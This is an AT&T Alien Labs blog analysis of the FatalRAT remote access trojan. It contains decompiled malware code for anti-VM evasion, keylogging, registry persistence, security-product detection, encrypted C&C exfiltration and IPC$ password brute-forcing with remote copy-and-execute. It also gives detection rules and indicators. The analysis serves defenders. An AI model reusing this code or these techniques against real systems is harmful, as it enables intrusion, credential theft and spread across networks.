New sophisticated RAT in town: FatalRat analysis

cybersecurity.att.com/blogs/labs-research/new-sophisticated-rat-in-town-fatalrat-analysis

1. AT&T Cybersecurity
2. Blog

August 2, 2021 | Ofer Caspi
This blog was written by Ofer Caspi and Javi Ruiz.

Summary

AT&T Alien Labs™ has recently observed the presence of a new remote access trojan (RAT) malware in its threat analysis systems. The malware, known as FatalRAT (Firstly named by @c3rb3ru5d3d53c), appears to be distributed via forums and Telegram channels, hidden in download links that attempt to lure the user via software or media articles.

Key takeaways:

- AT&T Alien Labs performed a malware analysis of the FatalRAT threat.
- We have observed a new spreading mechanism via Telegram channels.
- Analyzed samples are capable of performing defense evasion techniques, obtaining system persistence, logging user keystrokes, collecting system information, exfiltrating over encrypted command and control (C&C) channel.

Analysis

FatalRAT is a remote access trojan with a wide set of capabilities that can be executed remotely by an attacker. The malware runs several tests before fully infecting a system, checking the existence of multiple virtual machine products, disk space, number of physical processors, and more (T1497.001).

```
14  oc_check_path();
15  if ( oc_test_virtual_protect() )
16    ExitProcess(0);
17  v3 = oc_check_explorer_process_running();
18  CurrentProcessId_0 = GetCurrentProcessId_0();
19  v5 = oc_check_current_process(CurrentProcessId_0);
20  v6 = v3 == 0;
21  v7 = a3;
22  if ( v6 == v5 )
23    ExitProcess(0);
24  if ( oc_check_number_of_proccessors(4) )
25    ExitProcess(0);
26  if ( oc_check_pc_temprature(a1, a2, v7, 0) )
27    ExitProcess(0);
28  if ( oc_check_phisical_drive_size(250) )
29    ExitProcess(0);
30  if ( oc_check_tick_count(3600000u) )
31    ExitProcess(0);
32  if ( oc_search_VM_services() )
33    ExitProcess(0);
34  if ( oc_check_cpuid_anti_vm() )
35    ExitProcess(0);
36  if ( oc_count_temp_dir_files(a2) )
37    ExitProcess(0);
38  if ( oc_check_rdtsc_anti_vm(255) )
39    ExitProcess(0);
40  if ( oc_check_sidt_sgdt_anti_vm(v11, v8) )
41    ExitProcess(0);
42  if ( oc_check_VMX_anti_vm() )
```

If one of the tests fail, the malware exit

Figure 1. AntiVM techniques from a system report.

One of the tests run by FatalRAT involves checking for existence of virtual machine services, as shown in figure 2.

```
11  hSCManager = OpenSCManagerA(0, 0, 4u);
12  if ( !hSCManager )
13    return -1;
14  pcbBytesNeeded = 0;
15  ServicesReturned = 0;
16  ResumeHandle = 0;
17  v0 = (struct _ENUM_SERVICE_STATUSA *)LocalAlloc(0x40u, 0x10000u);
18  if ( !EnumServicesStatusA(hSCManager, 0x30u, 3u, v0, 0x10000u, &pcbBytesNeeded, &ServicesReturned, &ResumeHandle) )
19    return -1;
20  v7 = 0;
21  if ( ServicesReturned )
22  {
23    p_lpDisplayName = (const char **)&v0->lpDisplayName;
24    while ( !strstr_0(*p_lpDisplayName, "VMware Tools")
25         && !strstr(*p_lpDisplayName, dword_100231FC)
26         && !strstr(*p_lpDisplayName, "Virtual Machine")
27         && !strstr(*p_lpDisplayName, "VirtualBox Guest") )
28    {
29      ++v7;
30      p_lpDisplayName += 9;
31      if ( v7 >= ServicesReturned )
32        goto LABEL_11;
33    }
34    return 1;
```

searching the existence of one of the virtual machine service

Figure 2. AntiVM techniques includes searching for services.

Another includes querying the registry, as shown in figure 3.

```
char oc_check_vmware_registry()
{
  BYTE Data[64]; // [esp+0h] [ebp-48h] BYREF
  DWORD cbData; // [esp+40h] [ebp-8h] BYREF
  HKEY phkResult; // [esp+44h] [ebp-4h] BYREF

  cbData = 63;
  if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "HARDWARE\\DESCRIPTION\\System\\BIOS\\", 0, 0x20019u, &phkResult) )
  {
    RegQueryValueExA(phkResult, "SystemManufacturer", 0, 0, Data, &cbData);
    if ( strstr_0((const char *)Data, "VMWARE") )
    {
      RegCloseKey(phkResult);
      return 1;
    }
    RegCloseKey(phkResult);
  }
  return 0;
}
```

Figure 3. AntiVM techniques - registry check.

If the machine passes the malware AntiVM tests, FatalRAT will then starts its malicious activity.

First, it decrypts each of the configuration strings separately (T1027). These configuration strings include the Command and Control (C&C) address, new malware file name, service name, and other settings.

```
v2 = strlen_0("422413711");
oc_decrypt_routine((int)"422413711", v2, 0x12u);// 422413711
v3 = strlen_0(dword_10027154);
oc_decrypt_routine((int)dword_10027154, v3, 0x12u);// Fatal
v4 = strlen_0("103.119.44.100");
oc_decrypt_routine((int)"103.119.44.100", v4, 0x50u);// 103.119.44.100   C&C
v5 = strlen_0(dword_10027174);
oc_decrypt_routine((int)dword_10027174, v5, 0x12u);
v6 = strlen_0("%SystemRoot%\\");
oc_decrypt_routine((int)"%SystemRoot%\\", v6, 0x12u);// %SystemRoot%\
v7 = strlen_0("Defghi.exe");
oc_decrypt_routine((int)"Defghi.exe", v7, 0x12u);// Defghi.exe     (new malware file name)
v8 = strlen_0("Defghi Klmnopqr");
oc_decrypt_routine((int)"Defghi Klmnopqr", v8, 0x12u);// Defghi Klmnopqr   (service name)
v9 = strlen_0("Defghi Klmnopqr Tuvwxyab Defg");
oc_decrypt_routine((int)"Defghi Klmnopqr Tuvwxyab Defg", v9, 0x12u);// Defghi Klmnopqr Tuvwxyab Defg   (service display name)
v10 = strlen_0("Defghijk Mnopqrstu Wxyabcd Fghijklm Opq");
oc_decrypt_routine((int)"Defghijk Mnopqrstu Wxyabcd Fghijklm Opq", v10, 0x12u);// Defghijk Mnopqrstu Wxyabcd Fghijklm Opq
```

configuration strings after decryption

Figure 4. Decrypting configuration strings.

Figure 5 shows the routine used by FatalRAT for decrypting strings.

```
int __cdecl oc_decrypt_routine(int a1, int a2, unsigned __int8 a3)
{
  int result; // eax
  int v4; // esi

  result = a3 / 0x5AB;
  v4 = a2;
  if ( a2 )
  {
    result = a1;
    do
    {
      *(_BYTE *)result = a3 % 0x5AB + 61 + ((a3 % 0x5AB + 61) ^ *(_BYTE *)result);
      ++result;
      --v4;
    }
    while ( v4 );
  }
  return result;
}
```

decryption routine for configuration strings

Figure 5. Strings decryption routine.

The malware will disable the ability to lock the computer by using CTRL+ALT+DELETE. For this purpose, the registry key DisableLockWorkstation is set to “1” as shown in figure 6 (T1112).

```
void __noreturn oc_disable_workstation_lockdown()
{
  int pvData; // [esp+4h] [ebp-4h] BYREF

  pvData = 1;
  SHSetValueA(
    HKEY_CURRENT_USER,
    "Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System",
    "DisableLockWorkstation",
    4u,
    &pvData,
    4u);
  SetThreadExecutionState(HKEY_CURRENT_USER);
  while ( 1 )
  {
    Sleep(0x3E8u);
    OutputDebugStringA("SVP7-Thread running...\r\n");
  }
}
```

Figure 6. Disable computer lockdown.

After the computer lockdown is disabled, the malware activates a keylogger (T1056.001). See figure 7.

```
while ( 1 )
{
  KeyState = GetKeyState(16);
  v2 = dword_10023840[v8 / 4];
  if ( (((unsigned __int16)GetAsyncKeyState(v2) >> 8) & 0x80u) == 0 )
  {
    v3 = v4[v2];
    if ( v3 )
    {
      v4[v2] = 0;
      if ( v2 == 8 )
      {
        lstrcatA_0(String, "<BackSpace>");
      }
      else if ( lstrlenA(String) <= 550 )
      {
        if ( v2 != 13 )
        {
          if ( v3 % 2 == 1 )
          {
            lstrcatA_0(String, off_100236AC[v8 / 4]);
          }
          else if ( !(v3 % 2) )
          {
            lstrcatA_0(String, off_10023518[v8 / 4]);
          }
          goto LABEL_32;
        }
        lstrcatA_0(String, "<Enter>\r\n");
      }
      sub_10004029(String);
      memset_0(String, 0, 0x258u);
    }
  }
  else if ( GetKeyState(20) && KeyState > -1 && v2 > '@' && v2 < ']' )
  {
```

Logging keystrokes

Figure 7. FatalRat keylogger.

FatalRat can persist either by modifying the registry (T1547.001) or by creating a new service (T1569.002). If persistence is done by modifying the registry, it will create the value 'Software\Microsoft\Windows\CurrentVersion\Run\SVP7' to execute the malware at boot time. When using setting service for persistence, FatalRat will retrieve the description from its configuration as seen above in figure 4.

```
if ( !PathFileExistsA(pszPath) )
{
  strcat(Destination, "nw_elf.dll");
  CopyFileA_0("nw_elf.dll", Destination, 0);
  if ( CopyFileA_0(Filename, pszPath, 0) )
  {
    SetFileAttributesA(Filename, 0x80u);
    SetFileAttributesA(pszPath, 0x80u);
    strcpy(SubKey, "Software\\Microsoft\\Windows\\CurrentVersion\\Run");
    memset(&SubKey[46], 0, 0xD0u);
    v5 = 0;
    dwDisposition = 2;
    RegCreateKeyExA(HKEY_CURRENT_USER, SubKey, 0, 0, 0, 0xF003Fu, 0, &phkResult, &dwDisposition);
    v2 = lstrlenA(pszPath);
    RegSetValueExA(phkResult, "SVP7", 0, 1u, (const BYTE *)pszPath, v2);
    ShellExecuteA(0, 0, pszPath, 0, 0, 0);
    RegCloseKey(phkResult);
    ExitProcess(0);
  }
}
```

Figure 8. FatalRat registry persistence.

The malware collects information from an infected machine and sends it to the C&C (T1020), as shown in figure 9. This includes external IP address, username, and other information about the victim.

Additionally, as a defense evasion technique, FatalRAT identifies all security products running on the machine by iterating through all running processes and searching for the existence of a predefined list of security products (T1562.001), as shown in figure 10.

```
v3 = oc_search_running_security_products();
strcpy(Destination, v3);
v21 = sub_10008DC9();
v4 = oc_search_window();
lstrcpyA(String1, v4);
oc_get_install_time_from_registry(v24, 0x32u, v7);
lstrcpyA(v29, "422413711");
strcpy(v30, dword_1002507C);
memset(Source, 0, sizeof(Source));
pcbBuffer = 256;
v9 = 0;
v10 = 0;
GetUserNameA(Source, &pcbBuffer);
printf(Format, Source);
strcpy(v31, Source);
return oc_send_to_c2((void **)a1, &v11, 0x2F0u);
}
```

collecting information from infected machine

Figure 9. Collecting information.

```
strcpy(v20, "360tray.exe");
strcpy(v48, "avp.exe");
strcpy(v24, "KvMonXP.exe");
strcpy(v26, "RavMonD.exe");
strcpy(v38, "360sd.exe");
strcpy(v40, "Miner.exe");
strcpy(v43, "egui.exe");
strcpy(v22, "kxetray.exe");
strcpy(v18, "TMBMSRV.exe");
strcpy(v34, "avgui.exe");
strcpy(v25, "ashDisp.exe");
strcpy(v36, "MPMON.EXE");
strcpy(v16, "avcenter.exe");
strcpy(v14, "spidernt.exe");
strcpy(v9, "Mcshield.exe");
strcpy(v12, "f-secure.exe");
strcpy(v23, "arcavir.exe");
strcpy(v8, "ccSvcHst.exe");
strcpy(v42, "ksafe.exe");
strcpy(v27, "authfw.exe");
strcpy(v30, "vsserv.exe");
strcpy(v41, "agent.exe");
strcpy(v47, "cfp.exe");
strcpy(v28, "F-PROT.exe");
strcpy(v2, "guardxservice.exe");
strcpy(v10, "mssecess.exe");
strcpy(v39, "V3Svc.exe");
strcpy(v31, "remupd.exe");
strcpy(v37, "almon.exe");
strcpy(v6, "APASServ.exe");
```

Figure 10. Security product process search.

Furthermore, to make it easier for the attacker to detect which security products are installed, it will convert the process name above to a product name before sending the list to the C&C. See figure 11.

```
if ( oc_search_process_by_name_(v16) )
{
  memset(v16, 0, 4u);
  lstrcatA_0((LPSTR)dword_100275B4, "Avira");
  lstrcatA_0((LPSTR)dword_100275B4, " ");
}
if ( oc_search_process_by_name_(v25) )
{
  memset(v25, 0, 4u);
  lstrcatA_0((LPSTR)dword_100275B4, "Avast");
  lstrcatA_0((LPSTR)dword_100275B4, " ");
}
if ( oc_search_process_by_name_(v14) )
{
  memset(v14, 0, 4u);
  lstrcatA_0((LPSTR)dword_100275B4, "Dr.WEB");
  lstrcatA_0((LPSTR)dword_100275B4, " ");
}
if ( oc_search_process_by_name_(v9) )
{
  memset(v9, 0, 4u);
  lstrcatA_0((LPSTR)dword_100275B4, "McAfee");
  lstrcatA_0((LPSTR)dword_100275B4, " ");
}
if ( oc_search_process_by_name_(v12) )
{
  strcpy(String2, "F-secure");
  memset(v12, 0, 4u);
  lstrcatA_0((LPSTR)dword_100275B4, String2);
  lstrcatA_0((LPSTR)dword_100275B4, " ");
}
```

Figure 11. Security product process to name.

To communicate back to the C&C, the malware uses an arithmetic routine to encrypt the data sent between the victim and the attacker. This encryption includes a one-byte XOR key and the addition of a constant to the obtained value (121 in this case) (T1573.001). See figure 12.

```
1  int __cdecl oc_encrypt_data_c2(int a1, int a2)
2  {
3    int result; // eax
4    int i; // ecx
5
6    result = a1;
7    for ( i = 0; i < a2; ++i )
8      *(_BYTE *)(i + a1) = (*(_BYTE *)(i + a1) ^ 0x15) + 121;
9    return result;
10 }
```

Figure 12. C&C communication decrypting routine.

The encrypted message is then sent to the C&C as seen in the config from figure 4 through port 8081.



Figure 13. Encrypted communication between infected host and C&C.

The malware then waits for the attacker's commands, of which it supports a wide range. For example, it has several routines to handle different browsers. Some of these routines include deleting user info for specific browsers (Edge, 360Secure Browser, QQBrowser, SogouBrowser, and Firefox). For Chrome, it will query for user info and then delete the content. Deleting saved information will force the user to input, for example, user and password which the malware can capture with its keylogger. (T1119)

```
if ( *a2 > 106u )
{
  switch ( *a2 )
  {
    case 107u:
      oc_begin_thread_ex(0, 0, (int)oc_key_logger_Case_107, 0, 0, 0);
      this[this[1003]++ + 3] = oc_begin_thread_ex(0, 0, (int)oc_call_connect_c2, *(_DWORD *)(this[1] + 72), 0, 0);
      Sleep_0(0xAu);
      break;
    case 108u:
    case 109u:
    case 110u:
    case 111u:
    case 113u:
      goto LABEL_29;
    case 124u:
      v5 = oc_begin_thread_ex(0, 0, (int)oc_open_cd_case_124, a2[1], 0, 0);
      goto LABEL_51;
    case 138u:
      v5 = oc_begin_thread_ex(0, 0, (int)oc_ping_c2__, *(_DWORD *)(this[1] + 72), 0, 0);
      goto LABEL_51;
    case 140u:
      v5 = oc_begin_thread_ex(0, 0, (int)oc_change_resolution_case_140, *(_DWORD *)(this[1] + 72), 0, 0);
      goto LABEL_51;
    case 142u:
      oc_begin_thread_ex(0, 0, (int)oc_shell_exec_case_142, 0, 0, 0);
      break;
    case 143u:
      v5 = oc_begin_thread_ex(0, 0, (int)oc_chrome_handler_case_143, *(_DWORD *)(this[1] + 72), 0, 0);
      goto LABEL_51;
    case 144u:
      oc_begin_thread_ex(0, 0, (int)oc_close_explorer_process_and_disable_process_priviliage_case_144, 0, 0, 0);
      break;
    case 145u:
UNKNOWN oc_parse_c2_commmand:16 (100083B7)
```

Figure 14. Parsing C&C command.

Some of the commands FatalRat supports are shown below.

Spreading itself on the victim network by brute-forcing weak passwords through IPC$. If successful, the malware copies itself to the dedicated folder as %Folder%\hackshen.exe and will execute the copied file remotely. See figures 15-17.

```
user_list[0] = (int)"administrator";
user_list[1] = (int)"test";
user_list[2] = (int)"admin";
user_list[3] = (int)"guest";
user_list[4] = (int)"alex";
user_list[5] = (int)"home";
user_list[6] = (int)"love";
user_list[7] = (int)"xp";
user_list[8] = (int)"user";
user_list[9] = (int)"game";
user_list[10] = (int)"123";
user_list[11] = (int)"nn";
user_list[12] = (int)"root";
user_list[13] = (int)sub_10024758;
user_list[14] = (int)"movie";
user_list[15] = (int)"time";
user_list[16] = (int)"yeah";
user_list[17] = (int)"money";
user_list[18] = (int)"xpuser";
user_list[19] = (int)"hack";
user_list[20] = (int)"enter";
user_list[21] = 0;
password_list[0] = (int)&dword_10027114;
password_list[1] = (int)"password";
password_list[2] = (int)"111";
password_list[3] = (int)"123456";
password_list[4] = (int)"qwerty";
password_list[5] = (int)"test";
password_list[6] = (int)"abc123";
password_list[7] = (int)"memory";
password_list[8] = (int)"home";
password_list[9] = (int)"12345678";
password_list[10] = (int)"love";
password_list[11] = (int)"bbbbbb";
password_list[12] = (int)"xp";
password_list[13] = (int)"88888";
```

Figure 15. Weak user and password for brute force.

```
if ( "administrator" )
{
  v4 = (const CHAR **)user_list;
  do
  {
    if ( &dword_10027114 )
    {
      v5 = (LPCSTR *)password_list;
      do
      {
        Sleep(0xC8u);
        oc_try_connect_ipc_(v9, *v4, *v5++);
      }
      while ( *v5 );
    }
    ++v4;
  }
  while ( *v4 );
}
```

looping through user and password lists,
between each try waiting less than a second

Figure 16. Brute force loop.

```
  wsprintfA(NewFileName, "\\\\%s\\admin$\\hackshen.exe", a1);
  lstrcpyA(String1, "admin$\\");
  v4 = (const CHAR *)sub_10008106();
  if ( CopyFileA(v4, NewFileName, 0) )
    goto LABEL_9;
  memset(NewFileName, 0, sizeof(NewFileName));
  wsprintfA(NewFileName, "\\\\%s\\C$\\hackshen.exe", a1);
  lstrcpyA(String1, "C:\\hackshen.exe");
  v5 = (const CHAR *)sub_10008106();
  if ( CopyFileA(v5, NewFileName, 0) )
    goto LABEL_9;
  memset(NewFileName, 0, sizeof(NewFileName));
  wsprintfA(NewFileName, "\\\\%s\\D$\\hackshen.exe", a1);
  lstrcpyA(String1, "D:\\hackshen.exe");
  v6 = (const CHAR *)sub_10008106();
  if ( CopyFileA(v6, NewFileName, 0)
    || (memset(NewFileName, 0, sizeof(NewFileName)),
        wsprintfA(NewFileName, "\\\\%s\\E$\\hackshen.exe", a1),
        lstrcpyA(String1, "E:\\hackshen.exe"),
        v7 = (const CHAR *)sub_10008106(),
        CopyFileA(v7, NewFileName, 0)) )
  {
LABEL_9:
    GetLocalTime(&SystemTime);
    memset(NewFileName, 0, sizeof(NewFileName));
    wsprintfA(NewFileName, "at \\\\%s %d:%d %s", a1, SystemTime.wHour, SystemTime.wMinute + 2, String1);
    WinExec(NewFileName, 0);
    dword_1002700C = 1;
    Sleep(0x7D0u);
  }
  else
  {
    memset(NewFileName, 0, sizeof(NewFileName));
    wsprintfA(NewFileName, "\\\\%s\\F$\\hackshen.exe", a1);
```


Figure 17. Copy and execute remote computer on successful brute-force attack.

Either steal stored data (for chrome for example) or delete saved information with a handler for different browsers. See figure 18.

```
    case 142u:
      oc_begin_thread_ex(0, 0, (int)oc_shell_exec_case_142, 0, 0, 0);
      break;
    case 143u:
      v5 = oc_begin_thread_ex(0, 0, (int)oc_chrome_handler_case_143, *(_DWORD *)(this[1] + 72), 0, 0);
      goto LABEL_51;
    case 144u:
      oc_begin_thread_ex(0, 0, (int)oc_close_explorer_process_and_disable_process_priviliage_case_144, 0, 0, 0);
      break;
    case 145u:
      oc_begin_thread_ex(0, 0, (int)oc_clear_browser_data_cmd_145, 0, 0, 0);
      break;
    case 146u:
      oc_begin_thread_ex(0, 0, (int)oc_delete_chrome_user_data_case_146, 0, 0, 0);
      break;
    case 147u:
      oc_begin_thread_ex(0, 0, (int)oc_delete_skype_user_data_case_147, 0, 0, 0);
      break;
    case 148u:
      oc_begin_thread_ex(0, 0, (int)oc_delete_firefox_user_data_case_148, 0, 0, 0);
      break;
    case 149u:
      oc_begin_thread_ex(0, 0, (int)oc_delete_360se_browser_data_case_149, 0, 0, 0);
      break;
    case 150u:
      oc_begin_thread_ex(0, 0, (int)oc_delete_qq_browser_data_case_150, 0, 0, 0);
      break;
    case 151u:
      oc_begin_thread_ex(0, 0, (int)oc_delete_sogouExplorer_data_case_151, 0, 0, 0);
      break;
```

Figure 18. Malware handlers for different browser.

FatalRat also includes additional commands, for the following:

- Keylogger

- Change resolution
- Uninstall UltraViewer
- Download and install AnyDesk
- Execute shell commands
- Modify registry keys
- Download and execute a file

```
else
{
  if ( *a2 < 0x65u )
  {
    switch ( *a2 )
    {
      case 0u:
        oc_disable_process_priviliges_(a2[1]);
        return;
      case 1u:
        ((void (__cdecl __noreturn *)(_DWORD))oc_delete_malware_evidence_service_and_registry)(0);
      case 2u:
        oc_modify_service_registry((char *)a2 + 1, 0);
        return;
      case 3u:
        oc_modify_service_registry((char *)a2 + 1, 1);
        return;
      case 4u:
        oc_clear_even_log(a2[1]);
        return;
      case 5u:                                  // donwload_file_and_exec
        this[this[1003]++ + 3] = oc_begin_thread_ex(0, 0, (int)oc_download_file_and_exec, (int)(a2 + 1), 0, 0);
        Sleep_0(0x64u);
        return;
      case 6u:
        v5 = oc_begin_thread_ex(0, 0, (int)oc_download_file_and, (int)(a2 + 1), 0, 0);
        goto LABEL_51;
      case 7u:
        v5 = oc_begin_thread_ex(0, 0, (int)oc_move_file, (int)(a2 + 1), 0, 0);
        goto LABEL_51;
```

Figure 19. More available commands.

Recommended actions

1. Do not click links or install software from unknown sources.
2. Install an antivirus and keep your system updated.
3. Always use an endpoint detection and response (EDR) solution or enable system log monitoring to allow SIEM correlation.
4. Monitor network traffic to command and control (C&C) patterns.

Conclusion

The newly identified FatalRat malware has been using techniques like obfuscation, anti-sandbox and antivirus evasion, encrypted configurations, logging user keystrokes, system persistence, login brute force, collection of system data, and encrypted communications with command and control server. Alien Labs has discovered multiple samples in the past few months, with a slight dip in July. However, we expect to continue to see the presence of FatalRat and its variants in our samples in the near future. AT&T Alien Labs will continue to monitor this threat and update intelligence as activity emerges.

Detection methods

The following associated detection methods are in use by Alien Labs. They can be used by readers to tune or deploy detections in their own environments or for aiding additional research.

SURICATA IDS SIGNATURES

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"AV TROJAN FatalRAT CnC Request";
flow:established,to_server; dsize:300<>500; content:"|BF BC 95|"; startswith;
content:"|8D 8E 8E 5E 90 8E 8E 2C 1B 80 8E E6 02 A7 6D FC C6 00 06 4F 0E 97|";
distance:1; within:22; threshold:type limit, count 1, seconds 3600, track by_src;
reference:md5,99fc53d3d4c2c31fd5b5f0f15dbdeab4; classtype:trojan-activity;
sid:4002633; rev:1;)
```

```
2033093: ET TROJAN FatalRAT CnC Activity
```

YARA RULES

```
rule FatalRAT_unpacked

{

    meta:

        author = "AT&T Alien Labs"

        sha256 = "ec0dcfe2d8380a4bafadb3ed73b546cbf73ef78f893e32202042a5818b67ce56"

        type = "malware"

        description = "Detects FatalRAT, unpacked malware."

        copyright = "Alienvault Inc. 2021"


    strings:

        $decrypt_func = {EC 0F B6 45 10 99 B9 AB 05 00 00 56 F7 F9 8B 75 0C 80 C2
3D 85 F6 76 0F 8B 45 08 8A 08 32 CA 02 CA 88 08 40 4E 75 F4 5E 5D C3}


        $s1 = "SVP7-Thread running..."

        $s2 = "nw_elf.dll"


    condition:

        uint16(0) == 0x5a4d and all of them

}
```

Associated Indicators of Compromise (IOCs)

The following technical indicators are associated with the reported intelligence. A list of indicators is also available in the OTX Pulse. Please note, the pulse may include other activities related but out of the scope of the report.

TYPE	INDICATOR
SHA256	e52af19dce25d51f9cf258613988b8edc583f7c7e134d3e1b834d9aab9c7c4c4
SHA256	dc026cd76891d1f84f44f6789ac0145a458e2c704a7bc50590ec08966578edb3

SHA256	cb450f82c49eadd597a87645f9f30c52c03c6ed9425386af5b321664fe3a6da0
SHA256	210990e36122e0facc7c74373569f052fa0651ab06644330fe00b685793ee0fd
SHA256	34f37327a0154d644854a723e0557c733931e2366a19bdb4cfe6f6ae6770c50f
SHA256	ec0dcfe2d8380a4bafadb3ed73b546cbf73ef78f893e32202042a5818b67ce56
SHA256	b01719e59675236df1a0e1a78cdd97455c0cf18426c7ec0f52df1f3a78209f65
SHA256	72cd668d9bc442f522556807390d4f7e32966bef20ef1a831bf36a5ab213191e
SHA256	1cabdb7ab1cbd0526498d15839c780850a41a8c917b65581fad9e7dbdedd5e0f
SHA256	5453911d6f597d65ab542ec25723a7d87b2292c2e2a52a40d3a32032f6117acd
SHA256	826d07108a1223140e6a58b44722404009ac2e82df0acfd7d1f5bf29b56526b6
SHA256	337841b5ade52ba853a30eb8ab04dede64d89808893fb6e0412247950295152
SHA256	17075832426b085743c2ba811690b525cf8d486da127edc030f28bb3e10e0734
IP ADDRESS	103.119.44[.]152
IP ADDRESS	103.119.44[.]93
IP ADDRESS	103.119.44[.]100

Mapped to MITRE ATT&CK

The findings of this report are mapped to the following MITRE ATT&CK Matrix techniques:

- TA0001: Initial Access
    - T1566: Phishing
        - T1566.002: Spearphishing Link
- TA0005: Defense Evasion
    - T1027: Obfuscated Files or Information
        - T1027.002: Software Packing
    - T1497: Virtualization/Sandbox Evasion
        - T1497.001: System Checks
    - T1112: Modify Registry
    - T1562: Impair Defenses
        - T1562.001: Impair Defenses: Disable or Modify Tools
- TA0002: Execution
    - T1569: System Services
        - T1569.002: Service Execution
- TA0009: Collection
    - T1056: Input Capture
        - T1056.001: Keylogging
    - T1119: Automated Collection
- TA0010: Exfiltration
    - T1020: Automated Exfiltration
- TA0011: Command and Control
    - T1573: Encrypted Channel
        - T1573.001: Encrypted Channel: Symmetric Cryptography

Share this with others

Tags: malware, yara, alien labs, otx, otx pulse, brute force attack, remote access trojan, fatalrat, weak passwords